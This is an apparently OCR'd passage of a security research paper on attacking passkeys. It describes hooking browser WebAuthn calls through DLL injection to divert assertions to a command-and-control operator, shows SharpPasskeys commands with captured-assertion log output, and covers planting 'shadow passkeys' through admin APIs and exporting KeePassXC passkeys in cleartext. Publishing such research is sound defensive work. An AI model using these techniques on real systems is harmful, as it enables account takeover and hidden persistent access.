


Figure 27: Built-In WebAuthn Prompt Fallback

3.11 Passkey Detour Attack

3.11.1 Overview

Another way to obtain a valid assertion is to hijack the passkey ceremony in real time by hooking into the WebAuthn API calls. As our PoC implementation uses the Microsoft Detours framework to intercept these calls, we call this the *Passkey Detour Attack*.

The attack starts by injecting the WebAuthn Hook DLL into a web browser process, either with the SharpPasskeys tool or with capabilities provided by the C2 framework being used, such as a dedicated BOF. The hook DLL then intercepts the `WebAuthNAuthenticatorGetAssertion` Win32 API calls, allowing the operator to reroute — *detour* — the passkey ceremony away from the browser that initiated it. We implemented three modes of operation, depending on whether the operator wants to steal the victim's assertion, substitute their own challenge, or do both while keeping the victim's session alive. The hook always communicates with the SharpPasskeys C2 agent over the `\\.\pipe\WebAuthnHook` named pipe.

3.11.2 Capture Mode




Figure 28: Passkey Detour Attack: Capture Mode

In Capture Mode, the victim performs what looks like a perfectly normal sign-in: the relying party issues a challenge, the page passes it to the WebAuthn API, and Windows prompts the user to confirm with Windows Hello or a security key. The hook lets the ceremony complete, but instead of returning the signed assertion to the browser, it pipes it out through SharpPasskeys to the C2 operator. The browser is then handed a timeout error, so from the victim's perspective the login simply failed and may be retried.

3.11.3 Inject Mode




Figure 29: Passkey Detour Attack: Inject Mode

Inject Mode reverses the direction of the flow and is intended to be used with relying parties that bind each challenge to a session cookie. Here, the operator drives the authentication by starting their own session with the relying party and obtaining a challenge. The hook discards the challenge the browser supplied and replaces it with the operator's before calling into `webauthn.dll`. The victim still sees an ordinary passkey prompt and approves it, but the resulting assertion corresponds to the operator's challenge. That assertion is piped back to the operator, while the browser again receives a timeout.

3.11.4 Replay Mode




Figure 30: Passkey Detour Attack: Replay Mode

Replay Mode is a variation of Capture Mode. The difference is the final step: rather than returning a timeout to the browser, the hook returns the genuine assertion and lets the user's login complete normally. Both the operator and the victim end up authenticated from the same assertion response.

This mode only works against relying parties that fail to enforce single-use challenges or signature counter regression, as described in the Passkey Replay Attack section.

3.11.5 Attack Execution

The attack would start by injecting the malicious DLL into a running browser process:

```
SharpPasskeys.exe hook attach
```

```
12:34:10 info: Passkeys[0] Injected WebAuthnHook_x64.dll into msedge (pid 11804).
```

When executing the attack in Capture Mode, the hook will wait for the next assertion ceremony to start, interrupt the authentication process, and return the signed assertion:

```
SharpPasskeys.exe hook wait --capture --rpid login.microsoft.com
```

```
12:34:56 info: Passkeys[0] Listening on \\.\pipe\WebAuthnHook for hook assertion responses
               (timeout: 600s)...
12:35:02 info: Passkeys[0] Assertion ceremony started: rpId=login.microsoft.com
               previousAction=(none) process=msedge (pid 11804)
               user=CONTOSO\alice at 5/30/2026 12:35:02 PM.
12:35:02 info: Passkeys[0] Sending hook action Capture to pipe client.
12:35:08 info: Passkeys[0] Assertion ceremony completed: rpId=login.microsoft.com
               process=msedge (pid 11804) user=CONTOSO\alice previousAction=Capture
               at 5/30/2026 12:35:08 PM.
{"id":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM","rawId":"…","type":"public-key",
 "response":{"authenticatorData":"…","clientDataJSON":"…","signature":"…","userHandle":"…"}}
```

Finally, the captured assertion JSON could be relayed by the Passkey Injector tool.

3.12 Shadow Passkey Attack

3.12.1 Overview

Relying parties that support passkeys typically allow **self-service registration**: during new user onboarding or at any time afterward, the end user enrolls their own authenticator. Several enterprise identity platforms, however, additionally support **administrative registration**, where an administrator enrolls passkeys *on behalf of* other users. There is an important use case for this capability: a company onboarding remote employees can mail them pre-registered FIDO2 security keys, each with a random PIN that the new hire is required to change after first use. Because the keys are already bound to the employee's account, they can be used immediately to sign in to Windows, a cloud service, or a VPN with passkey authentication.

However, the same capability could also be abused by malicious actors. An adversary with sufficient privileges can call the very same registration API to plant a backdoor: a persistent passkey enrolled against a high-value account — a **shadow passkey**. Because the passkey is an independent authentication factor, it keeps working even after the legitimate user changes their password; the attacker retains access until the rogue passkey is noticed and removed from the account. Some cloud platforms therefore send email notifications to target users when a new passkey is registered, but these alerts may be ignored or lost in the noise of other messages.

3.12.2 Attack Execution

The `DSInternals.Passkeys` PowerShell module supports administrative registration for Microsoft Entra ID through the Microsoft Graph API, and for Okta through the Okta WebAuthn Preregistration API. The module was not written for malicious purposes: its goal is to demonstrate the capability and to let smaller organizations quickly provision passkeys for their employees. But the APIs it relies on are the same ones an attacker would abuse to establish passkey persistence.

To register passkeys for other users, Microsoft Entra ID requires either the UserAuthentication-Method.ReadWrite.All or UserAuthMethod-Passkey.ReadWrite.All Microsoft Graph permission, while Okta requires the okta.users.manage Okta Management API permission.




Figure 31: Entra ID Administrative Passkey Registration with DSInternals.Passkeys

3.13 Attacking Software Authenticators

3.13.1 Synced Passkeys

Passkeys come in two flavors. **Device-bound passkeys** are generated and held by a single authenticator — a FIDO2 security key or a laptop with TPM-backed Windows Hello — and the private key never leaves that hardware. **Synced passkeys** are managed by password managers that copy the private keys to a cloud vault so the same credential can be used across a user's phone, tablet, and laptop.




Figure 32: Synced vs. Device-Bound Passkeys[3]

This convenience comes at a cost. A synced passkey is, by definition, **inherently less secure than a device-bound one**: the private key exists in more than one place, it passes through and rests in a cloud service, and its security ultimately depends on the strength of the user's account credentials and the sync provider's infrastructure rather than on tamper-resistant hardware. This inverts the usual security promise: a phishing-resistant credential ends up bootstrapped from — and only as strong as — the phishable password (and whatever second factor) that guards the cloud vault. The provider becomes part of the trust boundary, and anyone who compromises the vault can obtain a working copy of the key. Vendors have invested heavily in protecting this path: Microsoft, for example, layers a managed HSM and confidential computing behind passkey sync in the Microsoft Password Manager. [5] These server-side protections, however, are not where most of the risk lies: the majority of attacks we are aware of target the client-side applications instead, which necessarily hold copies of private keys on the computer or phone and may expose them through export formats, as shown in the following sections.

[3] Source: What is a Passkey? (Yubico).




Figure 33: Microsoft Password Manager Passkey Sync Architecture[4]

Even so, synced passkeys remain considerably **more convenient to use than roaming security keys**: there is no physical token to carry, lose, or re-enroll, and recovery after losing a device is a matter of signing back into the vault. For regular users and non-security-critical scenarios, that trade-off is usually acceptable, and synced passkeys are a major improvement over passwords. For high-value, security-critical accounts — an Entra ID Global Administrator being the canonical example — the calculus is different: the additional exposure of a synced key is rarely worth the convenience, and a device-bound authenticator should be preferred.

[4]Source: Engineering secure passkey sync in Microsoft Password Manager by Kamaraj Gandhirajan (Microsoft Edge Dev Blog). [5]

3.13.2 KeePassXC

KeePassXC lets users export their passkeys to JSON files, one passkey per file, each saved with the `.passkey` extension. The passkeys inside these files are stored in cleartext. KeePassXC's own developers are well aware of the risk this poses: the export dialog explicitly warns that the operation is dangerous and that the resulting files must be handled with great care.




Figure 34: KeePassXC Passkey Export Warning

A single exported `.passkey` file looks like this:

```
{
    "credentialId": "UvzXcJrg2HqVBmDnS0pJ6jq4uxFCRFtF1VIGpU75U_A",
    "privateKey": "-----BEGIN PRIVATE KEY-----
    MC4CAQAwBQYDK2VwBCIEIBd4oRR3vT0WnwSbKdeHy9OZATL4WHrYvt7KgDdiuf1L
    -----END PRIVATE KEY-----",
    "relyingParty": "webauthn.io",
    "url": "https://webauthn.io",
    "userHandle": "d2ViYXV0aG5pby1qb2huQHdlYmF1dGhuLmlv",
    "username": "john@webauthn.io"
}
```

